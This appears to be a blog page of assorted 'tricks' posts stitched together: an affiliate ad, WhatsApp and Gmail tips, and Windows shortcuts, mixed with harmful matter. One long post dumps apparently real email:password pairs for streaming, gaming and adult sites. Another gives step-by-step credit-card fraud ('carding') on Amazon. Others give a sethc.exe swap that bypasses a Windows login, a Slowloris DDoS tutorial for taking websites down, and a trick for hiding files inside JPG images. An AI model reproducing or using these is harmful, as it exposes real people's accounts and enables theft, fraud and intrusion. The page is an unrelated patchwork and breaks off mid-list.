From our Blog

Showing posts with label tricks. Show all posts

1000+ ChatGPT Prompts for Affiliate Marketing

1000+ ChatGPT Prompts for Affiliate Marketing: The AI Workflow Every Affiliate Needs

If you're building an affiliate marketing business and constantly feel stuck typing random prompts into ChatGPT hoping for something useful, this post is for you.

Most people use ChatGPT the wrong way for affiliate marketing — vague prompts, generic outputs, and hours wasted trying to fix content that still doesn't convert. There's a smarter approach: use a structured system instead of guessing.

That's exactly what this product delivers.

What Is It?

1000+ ChatGPT Prompts for Affiliate Marketing is a premium digital library built specifically for affiliate marketers, content creators, and online business builders. Instead of scattered ideas or weak AI output, you get an organized, ready-to-use prompt system covering every major stage of affiliate marketing:

  • Niche research
  • Offer selection
  • Funnel planning
  • Content creation
  • Email writing
  • SEO support
  • Paid ads
  • Testing and scaling

Think of it as turning ChatGPT into your own personal marketing assistant — one that actually understands affiliate marketing tasks.

Why This Matters

The real value here isn't just "1000 prompts." It's the structure behind them. This system is designed to:

  • Give you more clarity on what to do at each stage
  • Help you produce sharper, more usable AI outputs
  • Speed up execution so you spend less time guessing
  • Remove the overwhelm that comes with starting (or scaling) an affiliate business
  • Work equally well for total beginners and experienced affiliates

No extra subscription. No bloated course. No vague promises — just a practical toolkit you can start using today.

Who Is This For?

This is a great fit if you are:

  • A beginner looking for a clear starting point in affiliate marketing
  • An affiliate marketer who wants faster execution and better AI results
  • A content creator building blogs, funnels, emails, or niche sites
  • A solopreneur who wants a real system instead of more theory
  • Anyone building an online business who wants reusable AI frameworks

What's Included

Main Product — $27 1000+ ChatGPT Prompts for Affiliate Marketing — the full structured library covering niche research, offers, funnels, content, email, SEO, ads, testing, and scaling.

Add-On — $17 Start Affiliate Marketing Like a Pro — a companion guide to help you apply the main system with more confidence and direction.

Add-On — $19 10 Steps to a 5-Figure Online Business — expands your journey beyond affiliate tasks into a full online business framework.


Upsell — $17 9 Ways to Build an Online Business — introduces additional paths for growing beyond affiliate marketing alone.

Upsell — $17 Build Your Email List — because owning your audience is one of the most valuable long-term assets you can build.

The Bottom Line

If you want to stop wasting time on weak ChatGPT output
s and start using AI the way real affiliate marketers do — with structure, clarity, and speed — this is worth checking out.

๐Ÿ‘‰ Get instant access here 


Disclosure: This post contains an affiliate link. If you purchase through it, I may earn a commission at no extra cost to you.

HOW TO UNBLOCK YOURSELF ON WHATSAPP IF SOMEONE BLOCKS YOU

Step 1: Write down your blocker’s phone
number
If you have the contact that blocked you saved
on your phone, write it down somewhere and
delete it from your phone.
Step 2: Back up your chats
I believe you already know how to back up your
WhatsApp chat (both messages and media files).
Well, if you don’t then here is a quick guide to
creating a Google Drive backup:

Open WhatsApp.
Go to Menu Button > Settings > Chats > Chat
backup.

 Tap Back up to Google Drive and set up the
backup frequency to your liking.

 You will be prompted to select a Google
account that you will back up your chat history
to. If you do not have a Google account, tap Add
account when prompted. Please remember the
Google account you are using for the backup.

 Tap Back up over to choose the network you
wish to use for backup. Please note that backing
up over cellular may result in additional data
charges.

Step 3: Delete your WhatsApp account Go to account settings on your WhatsApp and
delete your account.
By deleting your number, it means you are no
longer active on WhatsApp so technically, you
cannot block someone who’s not on WhatsApp.
Whoever blocks you will no longer have you on
the blocked list.

Step 4: Clear WhatsApp data
 Now go to your phone settings > app >
WhatsApp and clear the data.

Step 5: Reactivate WhatsApp
 Open your WhatsApp and register your
number on the WhatsApp platform. This time,
you are registering for the first time over again.

Step 6: Restore Chats
 Restore your chat back up.

 Make sure the same Google account that
was used to perform the backup has been added
to your phone.

 Uninstall and reinstall WhatsApp.

 After verifying your number, you will be
prompted to restore your messages and media
from Google Drive.

 After the restoration process is complete,
tap Next and your chats will be displayed once
initialization is complete.

 After restoring your chats, WhatsApp will
begin restoring your media files.

NOTE: You need to restore from the backup on
your google drive but if you didn't do so,
WhatsApp will automatically restore the backup
from your local storage memory which could be
SDcard or phone internal memory as the case
may be.
Step 7: Re-add contact
Lastly, save the contact you wrote down earlier
back on your phone. Now look for the person/
contact that blocked you in the first place and
send a message.

This is how to unlock your WhatsApp account
whenever someone blocks you.
I hope this is helpful.

hide files in image formats like JPG

How Can We Hide The File In Image


1. Gather the file you wish to bind, and the image file, and place them in a folder. I will be using C:\New Folder


-The image will hereby be referred to in all examples as xyz.jpg

-The file will hereby be referred to in all examples as New Text Document.txt


2. Add the file/files you will be injecting into the image into a WinRar .rar or .zip. From here on this will be referred to as (secret.rar)


3. Open command prompt by going to Start > Run > cmd


4. In Command Prompt, navigate to the folder where your two files are by typing
cd location [ex: cd C:\New Folder]


5. Type [copy /b xyz.jpg + secret.rar xyz.jpg] (remove the brackets)


Congrats, as far as anyone viewing is concerned, this file looks like a JPEG, acts like a JPEG, and is a JPEG, yet it now contains your file.


In order to view/extract your file, there are two options that you can take

a) Change the file extension from xyz.jpg to xyz.rar, then open and your file is there.
b) Leave the file extension as is, right click, open with WinRar and your file is there.


Send Huge size files and folders simply buy decreasing their size through compression

You are planning to send a file or folder to your friends via e-mail but the file you want to send contain very large size. … Worry no more.

Notes: Please keep in mind that not every file can be highly compressed. 
Only raw files/uncompressed ones can be highly compressed.
Bare in mind

1. Select the file or folder you want compress

2. Right click and select add to archive

3. The archive windows openz

4. In the "General tab" changee the archive name to your prefered name
Example: gebtech_inc.rar

5. Select compression method to best

6. Now Go to the "advanced tab"  and click on compression
Under text compression tick on auto and select the memory to use to 128
Cause winrar holds file to 128mb and hit okay

7. Now revert back to the General Tab and click okay

8. The compression starts

9. After it finish compression
Go back to the folder you will see the compressed file there in unextract form

10. Extract and you are Good to Go

NB: Check yoour previous file size and compressed size to see how many percentag was reduced
It should and might be 50-60% of it

large entertainment website premium accounts

large entertainment website premium accounts
email:password

ZenMate

ujoonas@hotmail.com:Jokru1968
stuart.johnson@ntlworld.com:Megan2007
lunknao@yandex.ru:futurama290881
gaidaree@gmail.com:147852369zxcv
alexbujas@gmail.com:200992179Bujas
marc.hechtelberger@freenet.de:Ira4ever
chuxa_hinl@yahoo.com:ChuXa1994
dr.sergey20110@yandex.ru:radamir241262
gabriellamackey@gmail.com:Gabriella321
jacobmathis98@gmail.com:chipmunk98


Tidal

imavalverde@gmail.com:666821193
ujoonas@hotmail.com:Jokru1968
idate@t-online.de:drache123
azureknight1@hotmail.com:halo2007
bobi_williams@mail.ru:flvbybcnhfnjh1
sportstard@gmail.com:celica275
shaiyaemir41@hotmail.com:sananelan41
i2iwan1@yandex.ru:123qweasd
oktanclt159@gmail.com:0123456789p
awaiss931@gmail.com:Awais786


PornHub

oliveiraeduardomelo@gmail.com:magnata9522
lore1712@hotmail.it:lorenzo171200
bouaggada@gmail.com:0666845722BN
azromanxl@gmail.com:1madonna1
katiekat107@gmail.com:kandkate92
andrejpanasuk277@gmail.com:premolyar
sachindran1991@gmail.com:25119191
idate@t-online.de:drache123
chasegbtc@hotmail.com:f9c992b835
kuvaita@mail.ru:Rtks4ft17p1343


Brazzers

Nikolai22641905@yandex.ru:196422fk196422oa1203
yo.den.ne@gmail.com:Megatron1
Juho.Hanhisalo@gmail.com:mclaren1
babaystar@gmail.com:rewz195405031923zwer
mootez.dakhlaoui@live.fr:mootez002
nicolassalinasselaya@gmail.com:teamo2424
imseby@gmail.com:im590330
ben_198@msn.com:12NANo12
themidds1@aol.com:my3girls
belowlad@yandex.ru:01111998


Discord

2372 kazami@o2.pl:Gimnazjum1
1473 james.ling.369@gmail.com:yuexing123  
kotiko4321@gmail.com:19vemugo
168 aryzine@gmail.com:238050warld
j.goracke@yahoo.com:Fireburner21


Pandora

spencerrimmel@hotmail.com:20tfcn13
pregomylego@yahoo.com:aaahhh222
ptsf22@gmail.com:ptsf1996
Mr.danted@gmail.com:252416super
greg@businesswithgreg.com:Gp06202007


SPOTIFY:
sandra-syc@hotmail.com:10s18k9m
daves41@gmail.com:1861zepp
jase1996@hotmail.co.uk:jase4321
bpasztor@gmail.com:fkK27sc
leo.caves@gmail.com:vedanta
cherylshustlin@live.ca:everfresh
onurguntay@hotmail.com:6745onur
laiarsene@gmail.com:0324512675
darraghturner47@gmail.com:turner2000
johnjjack@btinternet.com:chelsea123
wajid271@hotmail.com:f00tball
alex.watson101@yahoo.co.uk:watson12345
svantesahlstrom@gmail.com:sos068
dauddenmark@gmail.com:0159daudmalik
diegoacesar@gmail.com:minhasenha
whitneystuckey@yahoo.com:bailey0218
amanda_pope1@sky.com:ruby2shoes
joshlevitan@gmail.com:toomoo23
joey.wachtveitl@gmail.com:ssjgohan5
jossu83@yahoo.com:vesku35

UPLAY:

mancep01@gmail.com:louloudu59
fedko_misha@mail.ru:19980622mmm
jared.m.chabot@hotmail.com:california1
monsterpickle19@gmail.com:oreoo0
frank.schraufstetter@gmail.com:thatstrue12
lexustaylor31@gmail.com:kobe1985
daltondrogers@comcast.net:upsilon12
Bigsean94@hotmail.com:classof2012
kolcov_nikita@mail.ru:Nekit1315777
arthur35500@hotmail.fr:tintin35
ivantomillo@gmail.com:Naruto69
fabian0011@yahoo.com:bench101
08-15@onx.de:mattin8
luetth@gmx.de:Suesskind88
dcooper@rotherham.ac.uk:rufus2009
anthonylimbacher@gmail.com:fishwind
dantheman20052005@yahoo.com:12qwaszx
hd_hougaa@hotmail.com:hdhougaa
giansalvatore89@alice.it:terremoto892
sccosta3@hotmail.com:cat91792

HULU:
jasen37@gmail.com:allana11
biggerm2008@gmail.com:diablo11
anusbigiancole@yahoo.com:33010barton
belunos@gmail.com:michael
axle970@gmail.com:1967vette
danamay29@gmail.com:nissan2006
djb579@gmail.com:camarolb8
djrhoniy@hotmail.com:thebest123
hank.h.adams@gmail.com:h3llfir3
monk3y534@gmail.com:Viperking1

CRUNCHYROLL:
momboom1@hotmail.com:muffin1 19:13:57
funkypheonix1@hotmail.com:nanoob 19:13:57
punk.rock.samurai@hotmail.com:godgod 19:13:57
darkpyromagez@hotmail.com:deagle 19:13:56
Ryan_pie@hotmail.com:309363364 19:13:56
phuong_the_n@hotmail.com:ditmemay 19:13:55
burnthesolutions@yahoo.com:keyblade 19:13:55
painstakingprocess@live.com:oolong 19:13:55
Leoj_Xineohp@Hotmail.com:brown02 19:13:54
Holy.Heavens@yahoo.com:omgwtfux1337 19:13:54
jess991@live.ca:sasuke 19:13:54
Zanbatousama@gmail.com:Tokugawa 19:13:53
chozo96@aim.com:kadowaki 19:13:53
aolani_the_great@yahoo.com:master101 19:13:53
Farnz123@hotmail.com:brotherhood11 19:13:52
littleazn_38@hotmail.com:741258 19:13:52
yaboylolo@yahoo.com:ramsay 19:13:51
craz_moon88@hotmail.com:300388 19:13:51
kenshin880@hotmail.com:johnny

MEDIAFIRE:
berengere.crochemore@free.fr:rouen8 19:14:37
lizzihocken@hotmail.com:mollykins 19:14:35
bminne@free.fr:frazbm 19:14:33
gillescoutzac@free.fr:annapurn 19:14:31
jean-yves.douerin@wanadoo.fr:jiid5584 19:14:30
pk_pik@hotmail.com:292929 19:14:28
boulay-olivier@orange.fr:sophie 19:14:27
hendrikkockert@web.de:b123456789 19:14:25
elia-1975@hotmail.com:yilbert1 19:14:22
djamadelvalle@yahoo.com.co:musyca1 19:14:21
biondididier@free.fr:bonjour1 19:14:19
ella135@mail.ru:mv6170 19:14:18
rajeshbarrai@gmail.com:click 19:14:16
markus.d24@web.de:hurensohn 19:14:14
julien.freysz@free.fr:ulysse123456 19:14:11
lbfyjxrf6@rambler.ru:lbfyjxrf 19:14:09
sancez@op.pl:sancez11 19:14:08
elenaalejnik@mail.ru:bdfytabvtyrj 19:14:06
glinkajunior7@op.pl:benek1 19:14:03
dolzessa224@aol.de:europa

MINECRAFT:
marcos.flame@hotmail.com:17181921 19:16:00
ajmorley1977@MSN.com:Br0ther89 19:15:59
marcin.wenus@gmail.com:Venus666 19:15:58
chronicdealz@yahoo.com:madfox211 19:15:58
lyrellia@gmail.com:barret333 19:15:58
sandyh1213@hotmail.com:77ruby77 19:15:57
gustivals@hotmail.com:gaukur1008 19:15:57
nicholas.faus@gmail.com:US.army.15 19:15:56
junio.tawaka@hotmail.com:sato30.0 19:15:56
frederic5555@hotmail.com:stargate55 19:15:55
charliesnamehere916@gmail.com:njhukim678 19:15:55
sadismisfun@gmail.com:0nslaught 19:15:54
mullerj5@yahoo.com:needmoney 19:15:54
nhraptor@gmail.com:connor17 19:15:54
Calixto_Ochoa@att.net:ozzy21 19:15:53
charles_th@hotmail.com:chewbacca 19:15:53
big_stud_m@hotmail.com:jetopazo 19:15:52
williamsbish@hotmail.com:holylight1 19:15:52
nav_thiara@hotmail.com:baldev 19:15:52
edstrenko@aol.com:IH824Get

DEEZER:
blancjeanlouis@wanadoo.fr:loule26620 19:15:48
fexthornton@yahoo.com:kome23 19:15:48
rastazozo@free.fr:dt140993 19:15:48
paula.kaczorowska@gmail.com:Wafelek1 19:15:47
domo77@wanadoo.fr:ft10mq87 19:15:47
thierry.metivier@free.fr:paris14 19:15:46
thierry.mareigner@free.fr : mordor16 19:15:46
monegasque37@wanadoo.fr:monaco 19:15:46
neumann.s@wanadoo.fr : izulch 19:15:45
zelex7@yandex.ru:rainbow996 19:15:45
willycharlotte@free.fr:11072008 19:15:44
marieange88@free.fr:jujudada 19:15:44
manevpa@free.fr:PAULINE 19:15:43
sebastien.conty@wanadoo.fr:marlboro 19:15:43
alexis.baveux@wanadoo.fr:alex1012 19:15:43
mathildepalisse@gmail.com:Mat261185 19:15:42
lucas.benedito02@gmail.com:Lucasbenedito34 19:15:42
nicole_fus@yahoo.de:fu40co 19:15:41
sam.kienlen@wanadoo.fr:obscure1999 19:15:41
conorobriens@gmail.com : Monkeyboy1

CASH FOR APP:
123hristo123@gmail.com:ado114 
17bekow@mail.ru:zzazzazza
aleksandras.gorel@gmail.com:500pimpalu
aaden_8@hotmail.com:seafood123 
adoumbia.pas@gmail.com:A5453886 

STEAM LKEY:
TQ57E-L3J2Z-W6WTD

NETFLIX:
angusc@sbcglobal.net:wildcat1
penman46@aol.com:groucho

4SHARED:
acegery@yahoo.com:suleiman
activephs@gmail.com:activephs
shahroz_awan@hotmail.com:supersaiyan2
cholin_1985@hotmail.com:cholin21
ky.devil@hotmail.com:7804044
zaag2010@gmail.com:zulfikri
delverve@yahoo.com:7577145
sniper.shooter4@gmail.com:0117472062
np_crash@yahoo.com:spikey
weldexp351@yahoo.com:mother

MCAFEE:
olartejp@hotmail.com:Falcon19
sb.parker@talktalk.net:emilyben1
jamesevann@aol.com:jev763
taylormharper@gmail.com:qfmu205TH
gamemasterbrad@gmail.com:theman21

APPNANA:
bnneal09@yahoo.com:bnnwdm07
ekram.khurshid5@gmail.com:ekram1
beolson86@charter.net:brotherblake
pcapineri@gmail.com:anilpc
anniejoy17@yahoo.com:rabbit17

XBOX LIVE:
stpatricks_amesbury@yahoo.co.uk:zildjian
jan42685@yahoo.de:over9000
denisaprochazkova@seznam.cz:Deniska19
ramcowealth@yahoo.com:remibuxp243ty
kakauvenus@hotmail.com:carrossel

FORTNITE:
maximilian.pfeffer@gmail.com:14Grandslams
jmryland@gmail.com:buckeye63
philosophy304@gmail.com:gocrazy5150
nick_vilhelmsen@hotmail.com:Michelle86
lordofcommerce@gmail.com:Megalith8
mgs_gomes@hotmail.com:deisoca1010
sierghiei_p@bk.ru:loose666
kraynov-2002@inbox.ru:fhvs55682
marichshagin@mail.ru:Qwerty098123
wowabeim3333@mail.ru:qw569222
eatergame15@gmail.com:1qasw23ed

ADFOCUS:
glickgunther2@gmail.com:open1t511109
arekushisu2217@gmail.com:shineeshinee
kirk_66@hotmail.com:5488418
melekjlassi2019@gmail.com:estest1919
darkgame.eu@gmail.com:qazwsx

UPLAY:
taniashahvali@gmail.com:tania2002sha
ustaze.oceane@hotmail.com:Topsecret91
lucasbmbaldo@gmail.com:13092001lL
readingscripts@hotmail.com:Number11
scriptess@hotmail.dk:M44743a3

BIGFISHGAMES:
aaamorrissey@aol.com:turbo10
albertli1123@gmail.com:1098621
astroursa@gmail.com:18222045
alirat153@gmail.com:badgirl42
anjali_kumari0259@yahoo.com:anjali0101

MEDIAFIRE:
m4xs4l1m1@gmail.com:Maxsalimi7019
damianwojna@o2.pl:polanka14
magicrul3s@yahoo.com:krause1230
diego_il_panda@hotmail.it:casa32
adrunkenmess1@yahoo.com:nigger

DAZN:
nejqnejqbeqbeqebqe@dazn.com:123qwe

SPOTIFY:
hayden.c.spall@gmail.com:llamas | Plan: Spotify Premium, Country: US|
botrelremy2@gmail.com:20001011remy | Plan: Spotify Premium, Country: FR|
kugeroking@gmail.com:pakpak99 | Plan: Premium for Students, Country: US|
gotchuckz@yahoo.com:gangsta1 | Plan: Premium for Family, Country: US|
bkcomeau@hotmail.com:jordanna1 | Plan: Spotify Premium, Country: CA
carol_marjara@msn.com:spongebob6969 | Plan: Premium for Family, Country: IE|

CRUNCHYROLL:
beatle1030@gmail.com:born1998
c.nguyen890@gmail.com:chuckyman
mrgoodkat1015@gmail.com:theblti1
Simon.Isinger@web.de:Travianer88
steven_gaines@hotmail.com:password

NBA:
trigger.yim@gmail.com:yman1001
ohm_apichai@yahoo.com:Mahedo02
yizashi@gmail.com:nuncaesOdio2
jonnybionic@hotmail.it:filosofia
antoluv_u520@hotmail.com:001186593

NAPSTER:
anya1964@yahoo.com:bull7448
mikenemcek9779@yahoo.com:9Unic0rn7
nadtheimpaler@hotmail.com:underpants
dirtyman52@hotmail.com:Eat11952

video on How to use iCare data Recovery Software


 jinsi ya kutumia icare data recovery software kurudisha mafile yaliyopotea

Steps To Card Amazon Using Android


download the following apps
••••••••••••••••••••••••••••••••••••

>> HideMyAss! Pro Vpn
>> Mozilla Firefox
•••••••••••••••••••••

get your cc ready

1.First of all connect your VPN to the Credit Card owner's country

2.Open Mozilla Firefox

3.Go to Gmail

4.Make a new account with CC owner's name

5.Don't put your number for verification

6.Now visit Amazon.comand Login Amazon.in

7.Make new account with CC owner's name

8.Now add to cart any product Sign Out

9.Do not disconnect the vpn

10.Sign in after 15 minutes

11.Proceed to checkout

12.Put the address of cc owner in the billing address and your address in the shipping  address

13.But make sure the delivery of the product is available in India
 If not then change the 
product

14.Check Gift option,if available

15.Place the order.

16.Don't sign in again

17.You will get the shipping details in gmail so dont sign in through amazon

18.Wait for the product

19.Done
♨※♨※♨※♨※♨※♨※♨

if product wasn't delivered

>> your vpn wasn't connected for 15 minutes
>> your cc is dead
>> or you didn't follow steps


crash windows 10 password


Using Windows 10 Installation Disk
This way, you have to use few of the simple DOS command lines and Windows installation disk.
Insert your Windows 10 Installation Disk on your computer and boot it off. (If you don’t have one, make it).
Click on “Repair Your Computer” link on the bottom left of the screen.
Select the option “Command Prompt” to launch the command prompt window.
First of all, you will have to back up the previous sticky key file by typing the following command –
copy c:\windows\system32\sethc.exe c:\
When it displays 1 file (s) copied, type in the following command to copy the executable (cmd.exe) on the top of sticky keys –
copy c:\windows\system32\cmd.exe c:\windows\system32\sethc.exe
When it displays the same message again, reboot the system.
On the login screen, press “Shift” button five times to turn on the command prompt in administrator mode.
Just type this command to reset the password and replace the password and user with any combination you like.
net user ____ MyNewPassword
Once it displays the message “The command completed successfully”, you may now login.

DDOS Attack Using Backtrack


.
Tools Required :
Slowpris. pl
code -:
cd Desktop/
Code:
./slowloris. pl -dns (ip of the server)
.
.
full tutorial -:
.
1. Create a new document
Call it slowloris. pl
Paste the slowloris script into it and press save
Move it to the home folder to make life easier.
Open a new console window
Type in : perl slowloris. pl -dns www. thatsitehere. com
.
Press enter, you should see something promising
This means that it's working. Try visiting the website you're
attacking now and then to see if it's down.
If it is not down after 2 minutes, this technique probably
won't work on that particular website.
.
For DDos attack do this with several computers 5-6 & u can take big websites down 
.
Just look inside the brain of a n00b
That's how a n00b thinks
.
# Enjoy your fun day


How to recover deleted massages on android


Step 1. First of all in your windows PC download and install the tool Android Data Recovery.

Step 2. Now you have to enable USB debugging in your android for that you have to go to Settings -> About Phone -> Build Number and tap on it 7-10 times. Now you will see developer option in your settings and tap on it and scroll down and enable USB Debugging

Step 3. Now launch the tool that you installed in your PC and from there select your android version and proceed by connecting your android to your PC via USB cable. Now select the messages at the recovery section and then simply click on next.

Step 4. Now the Android Data Recovery software will ask you to Allow/Grant/ Authorize the access in order to get the privilege to scan SMS data. simply allow it

Step 5. Now after the scan gets completed you will see all the deleted text messages from the android device, click on the items you want to restore and then click on “Recover” button.

That’s it! you are done, now the restoring process will begin and all your messages will get recover.

How To Hack/Unlock Android Pattern Lock๐Ÿ“


Suddenly if you forget your android lock pattern, don’t worry, have a very simple method to unlock or reset the android lock pattern. Some peoples uses android lock pattern and many peoples often forget their lock pattern.
➖➖➖➖➖➖➖➖➖➖➖➖➖
♻️Steps To Unlock Android  Phone Pattern:♻️
➖➖➖➖➖➖➖➖➖➖➖➖
Just follow these simple steps to unlock your android phone pattern,
➖➖➖➖➖➖➖➖➖➖➖➖
๐ŸŒTo get your pattern lock or password of your android device unlocked please follow the instructions well and am sure you will get what you are going to get your device unlocked without problem.
➖➖➖➖➖➖➖➖➖➖➖➖
๐Ÿ“ŒFirst of all, you need to switch off your android phone and keep it for some time 1-2 min.
➖➖➖➖➖➖➖➖➖➖➖➖
๐Ÿ“ŒAfter switching of your android device, press your up ↑ volume button and Press It down.
➖➖➖➖➖➖➖➖➖➖➖➖
๐Ÿ“ŒNow press the power button and hold it too along with the volume up button.
➖➖➖➖➖➖➖➖➖➖➖➖
๐Ÿ“ŒIt will start a secret terminal interface (Recovery mode).
➖➖➖➖➖➖➖➖➖➖➖➖
๐Ÿ“ŒThen press to use home button for scroll volume up and down or swipe up and down.
➖➖➖➖➖➖➖➖➖➖➖➖
๐Ÿ“ŒThen you will get to the choose optionDelete All User Data.
➖➖➖➖➖➖➖➖➖➖➖➖
๐Ÿ“ŒNow in this way, your android lock pattern is unlocked now problem is solved.
➖➖➖➖➖➖➖➖➖➖➖➖
๐Ÿ’ Your device will take some time but after it will restart and you will find out your android device has been unlocked and all apps and user data will be formatted so try only if you forget your android’s pattern or any lock.๐Ÿ’ 

How to Move Emails from One Gmail Account to Another


The method is just simple and straight and you will use some of Gmail account settings that will allow you to transfer all the email to another account. And this is a feature of Gmail that probably no one of you was knowing before reading this guide. So follow up some simple steps below.

 ♻️Steps To Enable POP In Old Email Account To Import Mails To New Account:

 1. First of all login into your Gmail account whose email you want to move to another account.

 2. Now click on settings button there on below of your profile picture of your account.1

 3. Now under settings click on Forwarding and POP/IMAP option and there enable Enable POP for all mail (even mail that’s already been downloaded).

 4. At below select Mark Gmail Copy As Read in the drop down option and then simply click on save changes option.

 5. Now visit your new Gmail account to which you want to get all your mails.

 6. There click on Settings and under it click on Accounts and Import and there select Add a POP3 mail account you own,

 7. Now a popup windows will appears where you need to enter the email address from which you want to import emails and then click on next step.

 8. Now on the another page simply proceed by entering the password and all other fields will be auto filled there and simply click on Add account.

 9. Now on the next screen simply click on yes option and click on add.

 10. Thats it you are done, now all the emails of that account will be there in your new Gmail account.

  So above is all about How to Move Emails from One Gmail Account to Another, With this method you can easily transfer all the mails from one account to another within some simple steps discussed here. ____________________________

Brute Force Attack

Hi today we talking about Brute Force Attack deeply or briefly so lets start….. What is Brute Force Attack?
A brute force attack is a trial-and-error method used to obtain information such as a user password or personal identification number (PIN). In a brute force attack, automated software is used to generate a large number of consecutive guesses as to the value of the desired data.

How long do brute force attacks take?


As per this link, with speed of 1,000,000,000 Passwords/sec, cracking a 8 character password composed using 96 characters takes 83.5 days. But a recent research presented at Password^12 in Norway, shows that 8 character passwords are no more safe. They can be cracked in 6 hours.


What is the brute force method?


In computer science, brute-force search or exhaustive search, also known as generate and test, is a very general problem-solving technique that consists of systematically enumerating all possible candidates for the solution and checking whether each candidate satisfies the problem’s statement.


 How long does it take to brute force a 10 character password?


Nine-character passwords take five days to break, 10-character words take four months, and 11-character passwords take 10 years. Make it up to 12 characters, and you’re looking at 200 years’ worth of security – not bad for one little letter.


 How many passwords can you check per second?


A password-cracking expert has unveiled a computer cluster that can cycle through as many as 350 billion guesses per second. It’s an almost unprecedented speed that can try every possible Windows passcode in the typical enterprise in less than six hours.


 Difference between brute force attack and dictionary attack?


A dictionary attack means that you probe only passwords/keys from a dictionary (which does not contain the complete keyspace). A brute force attack is primarily used against the encryption algorithm itself (you can also use this against passwords but there you use dictionary attacks most time).


I Think Handsome or beauty you understand what is Brute Force Attack and how its working and difference between Hydra, Brut Force Attack or Dictionary Attack tonight we complete All 3 Articles about password cracking or attack.

Microsoft Windows shortcut keys


Alt+Tab
Switch between open applications in all versions of Windows. Reverse the direction by pressing Alt+Shift+Tab at the same time.
Ctrl+Tab
Switches between program groups, tabs, or document windows in applications that support this feature. Reverse the direction by pressing Ctrl+Shift+Tab at the same time.
Alt+double-click
Display the properties of the object you double-click on in Windows 95 and later. For example, doing this on a file would display its properties.
Alt+Print Screen
Create a screenshot only for the active program window in all versions of Windows. For example, if you opened the calculator and pressed these shortcut keys, only the calculator window would be created as a screenshot. If just the Print Screen key is pressed the whole screen will be made into a screenshot.
Ctrl+Alt+Del
Open the Windows option screen for locking computer, switching user, Task Manager, etc. in later versions of Windows. Pressing Ctrl+Alt+Del multiple times will reboot the computer.
Ctrl+Shift+Esc
Immediately bring up the Windows Task Manager in Windows 2000 and later.
Ctrl+Esc
Open the Windows Start Menu in most versions of Windows. In Windows 8 this opens the Start screen and in Windows 3.x this would bring up the Task Manager.
Alt+Esc
Switch between open applications on Taskbar in Windows 95 and later.
Alt+Spacebar
Drops down the window control menu for the currently open Windows program in Windows 95 and later.
Alt+Enter
Opens properties window of selected icon or program in Windows 95 and later.
Shift+Del
Will delete any file or other object without throwing it into the Recycle Bin in Windows 95 and later.
Hold down the Shift key
When putting in an audio or data CD that uses Autoplay, holding down the Shift key will prevent that CD from playing.
Windows function key shortcuts

Below is a listing of keyboard shortcuts that use the keyboard function keys. See our what are F1 through F12 keys page for a full listing of what function keys do with all other programs.
F1
Activates help for current open application. If you're at the Windows Desktop, this will activate the help for Windows.
F2
Renames a highlighted icon, file, or folder in all versions of Windows.
F3
Starts find or search when at the Windows Desktop in all versions of Windows.
F4
In Windows 95 and later, F4 opens the drive selection or address bar when browsing files in Windows Explorer.
Pressing Alt+F4 closes the current open program window without a prompt in all versions of Windows.
Pressing Ctrl+F4 closes the open window within the current active window in Microsoft Windows. Only works in programs that support multiple windows or tabs in the same program window.
F6
While in Windows Explorer, F6 will move the cursor to different Windows Explorer pane or in Windows 7 browse available drives.
F8
Pressing F8 over and over as the computer is booting will start the computer in Safe Mode.
F10
Activates the File menu bar in all versions of Windows.
Simulates a right-click on selected item, which is useful if right-click is difficult or impossible using the mouse.
Windows keyboard key shortcuts

Below is a listing of Windows keys that can be used on computers running Microsoft Windows 95 or later and using a keyboard with a Windows key. In the below list of shortcuts, the Windows key is represented by "WINKEY." Because not all these shortcuts will work in every version of Windows, we've mentioned which versions of Windows support each shortcut key combination.
All versions of Windows
Windows XP only
Windows 7 and 8 only
Windows 8 only
All versions of Windows
WINKEY
Pressing the Windows key alone opens or hides the Windows Start Menu. In Windows 8, this opens or hides the Start screen.
WINKEY+F1
Open the Microsoft Windows help and support center.
WINKEY+Pause / Break key
Open the System Properties window.
WINKEY+D
Opens the Desktop to the top of all other windows.
WINKEY+E
Open Microsoft Windows Explorer.
WINKEY+F
Display the Windows Search or Find feature.
WINKEY+Ctrl+F
Display the search for computers window.
WINKEY+L
Lock the computer and switch users if needed (Windows XP and above only).
WINKEY+M
Minimizes all windows.
WINKEY+Shift+M
Undo the minimize done by WINKEY+M and WINKEY+D.
WINKEY+R
Open the run window.
WINKEY+U
Open Utility Manager or the Ease of Access Center.
Windows XP only
WINKEY+Tab
Cycle through open programs on the Taskbar.
Windows 7 and 8 only
WINKEY+1-0
Pressing the Windows key and any of the top row number keys from 1 to 0 opens the program corresponding to the number of the program icon on the Taskbar. For example, if the first icon on the Taskbar was Internet Explorer, pressing WINKEY+1 would open that program or switch to it if already open.
WINKEY+(Plus (+) or Minus (-))
Open Windows Magnifier and zoom in with the plus symbol (+) and zoom out with the minus symbol (-).
Press the WINKEY+ESC to close the Magnifier
WINKEY+Home
Minimize all windows except the active window.
WINKEY+P
Change between the monitor and projection display types or how second screen displays computer screen.
WINKEY+T
Set the focus on the Taskbar icons
WINKEY+Left arrow
Shrinks the window to 1/2 screen on the left side for side by side viewing.
WINKEY+Right arrow
Shrinks the window to 1/2 screen on the right side for side by side viewing.
WINKEY+Up arrow
When in the side by side viewing mode, this shortcut takes the screen back to full size.
WINKEY+Down arrow
Minimizes the screen. Also, when in the side by side viewing mode, this shortcut takes the screen back to a minimized size.
Windows 8 only
WINKEY+,
Peek at the Windows Desktop.
WINKEY+.
Snap a Windows App to the sides of the screen. Pressing it multiple times will switch between the right and left-hand side of the screen or unsnap the app.
WINKEY+Enter
Open Windows Narrator
WINKEY+C
Open the Charms.
WINKEY+G
Cycle through Desktop gadgets.
WINKEY+H
Open Share in Charms.
WINKEY+I
Open the Settings in Charms.
WINKEY+J
Switch between snapped apps.
WINKEY+K
Open Devices in Charms.
WINKEY+O
Lock the screen orientation.
WINKEY+X
